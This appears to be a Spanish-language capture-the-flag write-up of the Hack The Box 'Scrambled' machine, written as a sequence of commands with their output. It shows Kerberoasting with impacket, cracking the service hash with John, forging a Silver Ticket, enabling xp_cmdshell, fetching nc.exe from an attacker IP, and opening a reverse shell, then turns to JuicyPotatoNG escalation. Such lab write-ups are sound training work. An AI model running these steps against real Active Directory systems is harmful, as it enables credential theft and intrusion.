
```
impacket-GetUserSPNs scrm.local/ksimpson:ksimpson
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[-] ("Unpacked data doesn't match constant value 'b''' should be ''NTLMSSP\\x00''", 'When unpacking field \' | "NTLMSSP\x00 | b\'\'[:8]\'')
```

GetUserSPNs tiene una forma de usar kerberos para la autenticación. Vamos a intentarlo, pero nos da un error.




```
/home/parrot/HTB/scrambled ✔ #
impacket-GetUserSPNs scrm.local/ksimpson:ksimpson -k
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[-] exceptions must derive from BaseException
```

Googleando, parece que este error tiene solución: https://github.com/SecureAuthCorp/impacket/issues/1206. Realizamos los cambios comentados en el link y lo volvemos a intentar. El fichero se encuentra en la siguiente ruta: /usr/share/doc/python3-impacket/examples/GetUserSPNs.py.




```
if self.__doKerberos:
    #target = self.getMachineName()
    target = self.__kdcHost
else:
    if self.__kdcHost is not None and self.__targetDomain == self.__domain:
        target = self.__kdcHost
    else:
        target = self.__targetDomain
```




```
┌─ /home/parrot/HTB/scrambled  ✓  2m 9s  # ·····································
└─ impacket-GetUserSPNs scrm.local/ksimpson:ksimpson -k -dc-ip DC1.scrm.local
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

ServicePrincipalName         Name    MemberOf  PasswordLastSet             LastLogon                   Delegation
---------------------------  ------  --------  --------------------------  --------------------------  ----------
MSSQLSvc/dc1.scrm.local:1433 sqlsvc            2021-11-03 17:32:02.351452  2022-10-08 18:47:52.455710
MSSQLSvc/dc1.scrm.local      sqlsvc            2021-11-03 17:32:02.351452  2022-10-08 18:47:52.455710
```

Si ejecutamos el mismo comando, pero añadiendo “-request”, deberíamos poder obtener un hash.



```
┌─ /home/parrot/HTB/scrambled  ✓  # ·····································
└─ impacket-GetUserSPNs scrm.local/ksimpson:ksimpson -k -dc-ip DC1.scrm.local -request
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

ServicePrincipalName         Name    MemberOf  PasswordLastSet             LastLogon                   Delegation
---------------------------  ------  --------  --------------------------  --------------------------  ----------
MSSQLSvc/dc1.scrm.local:1433 sqlsvc            2021-11-03 17:32:02.351452  2022-10-08 18:47:52.455710
MSSQLSvc/dc1.scrm.local      sqlsvc            2021-11-03 17:32:02.351452  2022-10-08 18:47:52.455710



$krb5tgs$23$*sqlsvc$SCRM.LOCAL$scrm.local/sqlsvc*$d74de453ed5e33593d0a218eefeae3d4$f3342ae99594ac0e1be270d96a5f7264393be48cea783eb9e84d4b889314e1ed43e79e9cd9182746a91111cd1d175be02429fff8ef163f120c347e0a85cc5e7d3910d051beadd6c4c93d34fcd4e
2280357698791a30190cbd17a809727d3ea16d3452bd9b4a0ef3cd9c052b03d6249c5f04d23fa30d8befda4b1e1d4a90fbf4764c3f16ad5ae1c801b6b14af214299c1b70711cbdc4f8fa015a5262e7b96d1dd472cb87b00a4fa03b4e6d4380a575e16ff100d41d37c5a6a7c986705c0f3386e34cdf2f78
66881dd5a22ac4da5380897b8aca737070f4d5c28dba0cf642ff5c35347ab8749adb9de2544eae3dab8d5ac8b3f480b0d09d64bc5652dac46c2c2d55c0375e115791a0f745700df54edba069aa8e0e1d5abf0d8c89650517a2c4f04ba3e6fb8642814e17342af9c7b92855f5c4a6fb857472b837744101
f328d55684fa3fef1e324645523f1506dad085afe8908406f6db9cc8839192c6cc09e8689e2e8d64eebb5f60d9064d375da496923db4dd973a1d71636e6a125a62fff2eed07fce6945b9e218400de73402da450e70cdc3f76b0b9bfc973adbd4f7bf867edbdd6809a518eee4dba0668db594c11871032d
553d43a8ab888949a61d151b0a0243ca2941b60e84dec631f2b600d7b128331b171ef6bbc07fe9b07c8efaa9aec5a9cd45e65c297cee43d8cc0af439a24f1ee809d7f9c63451d84619fdc70ab3263b31f0f02906d672e95ad5feb9364d28a45aab690b968bfb1eabbfc70c62993d3ecb2e2ce092427bb1
99fbe9a1f9dd47708b4f54e247783b232d4bf143dec540fd20842e2bc6116a3884cc85f1341a9303908d33add47bb9fcb55967cce220d488d79e2968e26d1c75be4f62b6a42c2129a6d011b181a2bea5c439cbcb0531fef828ef6a2eeec19483e23e93c532d0fb8f6f60f1b6e3d61e8a93336d23e79d78
3f6cc3746247185b738f6cc61703be575930d6c82d53ac0a0155cc2adb740aa7937018617afc76e63d68aa8d7ab57c919a97917c9ca8461d144a2ddb07bc1d4c89d7ac050efaf0c7ab7fad84157d8ebaec39e2bbda8257ab317238dd7bdb5e036859e944a15462726bfb617dfd1d59009fbc8de7539e86
79c8bc34128c973edfc7bf5be9882e939a2f6a53ffe1972c3bcb6a249005a6256d02411129b7f5ad402190402eb121d0ca60b193afe048840cf442faf0b9944a2841087301aa750ff00c368077cf96d3cb8684e07cc716489922a0267a34d82d7d2f721fdba97cb64e3e828e830be6a878e04a3201c0f6
e804b069f4003171a6fc3008ebee398237674aed26bd101acac227cb5a2246431f79cc5172a8605da6ad73ea488cdb823cc4a6deb4d18f91d2be2f0d8a29f02802832411567ab88776f936d64aa410e7333ccaa7d3e302fddf17020cbbbcac2ca311bfcc168d543110a0f0dd5
```

Una vez obtenido un hash, intentamos romperlo con John.




```
┌─ /home/parrot/HTB/scrambled  ✓  5s  # ·····································
└─ john -w:/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Pegasus60        (?)
1g 0:00:00:06 DONE (2022-10-08 20:23) 0.1497g/s 1606Kp/s 1606Kc/s 1606KC/s Penrose..Pearce
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Conseguimos una nueva credencial:


- sqlsvc
- Pegasus60

Durante la fase de enumeración, habíamos visto que el servicio de MSSQL estaba expuesto y esta credencial obtenida, parece su cuenta de servicio. Vamos a intentar conectarnos al MSSQL.




```
┌─ /home/parrot/HTB/scrambled  ✗ 1  # ·····································
└─ impacket-mssqlclient -windows-auth scrm.local/sqlsvc:Pegasus60@10.10.11.168
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Encryption required, switching to TLS
[-] ("Unpacked data doesn't match constant value 'b''\\x14H\\x00\\x00\\x01\\x0ef\\x00'' should be ''NTLMSSP\\x00''", 'When unpacking field \' | "NTLMSSP\x00 | b\'\\x14H\\x00\\x00\\x01\\x0ef\\x00L\\x00o\\x00g\\x00i\\x00n\\x00 \\x00f\\x00a\\
x00i\\x00l\\x00e\\x00d\\x00.\\x00 \\x00T\\x00h\\x00e\\x00 \\x00l\\x00o\\x00g\\x00i\\x00n\\x00 \\x00i\\x00s\\x00 \\x00f\\x00r\\x00o\\x00m\\x00 \\x00a\\x00n\\x00 \\x00u\\x00n\\x00t\\x00r\\x00u\\x00s\\x00t\\x00e\\x00d\\x00 \\x00d\\x00o\\x00
\\x00a\\x00i\\x00n\\x00 \\x00a\\x00n\\x00d\\x00 \\x00c\\x00a\\x00n\\x00n\\x00o\\x00t\\x00 \\x00b\\x00e\\x00 \\x00u\\x00s\\x00e\\x00d\\x00 \\x00w\\x00i\\x00t\\x00h\\x00 \\x00I\\x00n\\x00t\\x00e\\x00g\\x00r\\x00a\\x00t\\x00e\\x00d\\x00 \\x0
0a\\x00u\\x00t\\x00h\\x00e\\x00n\\x00t\\x00i\\x00c\\x00a\\x00t\\x00i\\x00o\\x00n\\x00.\\x00\\x03D\\x00C\\x001\\x00\\x00\\x01\\x00\\xfd\\x02\\x00\\x00\\x00\\x00\\x00\\x00\\x00\\'[:8]\\'')
```

Nos da un error de conexión por NTLM. La herramienta, tiene una opción para conectarnos por Kerberos.




```
  -no-pass             don't ask for password (useful for -k)
  -k                   Use Kerberos authentication. Grabs credentials from ccache file (KRB5CCNAME) based on target parameters. If valid credentials cannot be found, it will use the ones specified in the command line
  -aesKey hex key      AES key to use for Kerberos Authentication (128 or 256 bits)
```

Generamos primero un TGT para poder autenticarnos con kerberos. OJO, “setear” la variable KRB5CCNAME.




```
/home/parrot/HTB/scrambled ✔ #
export KRB5CCNAME=sqlsvc.ccache

/home/parrot/HTB/scrambled ✔ #
impacket-getTGT scrm.local/sqlsvc:Pegasus60
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Saving ticket in sqlsvc.ccache
```

Intentamos de nuevo logarnos, pero parece que el usuario sqlsvc no tiene privilegios.



```
/home/parrot/HTB/scrambled ✔ #
impacket-mssqlclient dc1.scrm.local -k
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Encryption required, switching to TLS
[-] ERROR(DC1): Line 1: Login failed for user 'SCRM\sqlsvc'.
```


Lo intentamos con el usuario ksimpson, pero tampoco resulta.



```
/home/parrot/HTB/scrambled ✔ #
impacket-getTGT scrm.local/ksimpson:ksimpson
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Saving ticket in ksimpson.ccache

/home/parrot/HTB/scrambled ✔ #
rm sqlsvc.ccache

/home/parrot/HTB/scrambled ✔ #
impacket-mssqlclient dc1.scrm.local -k
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Encryption required, switching to TLS
[-] ERROR(DC1): Line 1: Login failed for user 'SCRM\ksimpson'.
```

En este punto, vamos a intentar generarnos un Silver Ticket. Para ello, necesitamos:

- Hash de la contraseña (https://codebeautify.org/ntlm-hash-generator): B999A16500B87D17EC7F2E2A68778F05
- Domain SID (se puede obtener con getPac.py): Nos interesa sacarlo del usuario Administrator.




```
/home/parrot/HTB/scrambled ✔ 6s #
impacket-getPac scrm.local/ksimpson:ksimpson -targetUser Administrator
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Domain SID: S-1-5-21-2743207045-1827831105-2542523200
```

S-1-5-21-2743207045-1827831105-2542523200


- SPN

3. Explotación e intrusión

Ahora que tenemos todos los requisitos, nos creamos nuestro propio TGS y volvemos a intentar ganar acceso al servicio de MSSQL.




```
/home/parrot/HTB/scrambled ✓ #
impacket-ticketer -spn MSSQLSvc/dc1.scrm.local -domain-sid S-1-5-21-2743207045-1827831105-2542523200 -dc-ip 10.10.11.168 -nthash B999A16500B87D17EC7F2E2A68778F05 Administrator -domain scrm.local
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for scrm.local/Administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in Administrator.ccache
```




```
/home/parrot/HTB/scrambled ✓ #
impacket-mssqlclient dc1.scrm.local -k

/home/parrot/HTB/scrambled ✘ INT #
rm sqlsvc.ccache
rm: no se puede borrar 'sqlsvc.ccache': No existe el fichero o el directorio

/home/parrot/HTB/scrambled ✘ 1 #
rm ksimpson.ccache

/home/parrot/HTB/scrambled ✓ #
impacket-mssqlclient dc1.scrm.local -k
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC1): Line 1: Changed database context to 'master'.
[*] INFO(DC1): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL>
```

Intentamos habilitar el xp_cmdshell, que nos dará acceso a ejecutar comandos de sistema.




```
SQL> EXECUTE sp_configure 'show advanced options', 1;
[*] INFO(DC1): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL> GO
[-] ERROR(DC1): Line 1: Could not find stored procedure 'GO'.
SQL> RECONFIGURE;
SQL> EXECUTE sp_configure 'xp_cmdshell', 1;
[*] INFO(DC1): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL> RECONFIGURE;
SQL>
```

Nos descargamos el nc.exe de nuestra máquina atacante.




```
SQL> exec xp_cmdshell 'curl 10.10.14.63/nc.exe -o c:\Windows\Temp\nc.exe'
output

--------------------------------------------------------------------------------
----------------

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current

                                 Dload  Upload   Total   Spent    Left  Speed

100 38616  100 38616    0     0   288k      0 --:--:-- --:--:-- --:--:--  290k

NULL
```

©Dandy_loco
https://dandyloco.github.io/




```
100 38616  100 38616    0     0   288k      0 --:--:-- --:--:-- --:--:--  290k

NULL

SQL> exec xp_cmdshell 'c:\Windows\Temp\nc.exe -e cmd 10.10.14.63 443'
```



```
┌─ /home/parrot/HTB/scrambled  ✘ 1  #
└─ rlwrap nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.63] from (UNKNOWN) [10.10.11.168] 59976
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

whoami
whoami
scrm\sqlsvc
```


4. Escalada de privilegios

Vemos que tenemos el privilegio de SeImpersonatePrivilege, por lo que podemos hacer uso de JuicyPotato.




```
whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeMachineAccountPrivilege     Add workstations to domain                Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Con “systeninfo” podemos ver que nuestra máquina víctima es un Windows 2019, por lo que es mejor tirar de la versión JuicyPotatoNG https://github.com/antonioCoco/JuicyPotatoNG.




```
systeminfo
systeminfo

Host Name:                 DC1
OS Name:                   Microsoft Windows Server 2019 Standard
OS Version:                10.0.17763 N/A Build 17763
```

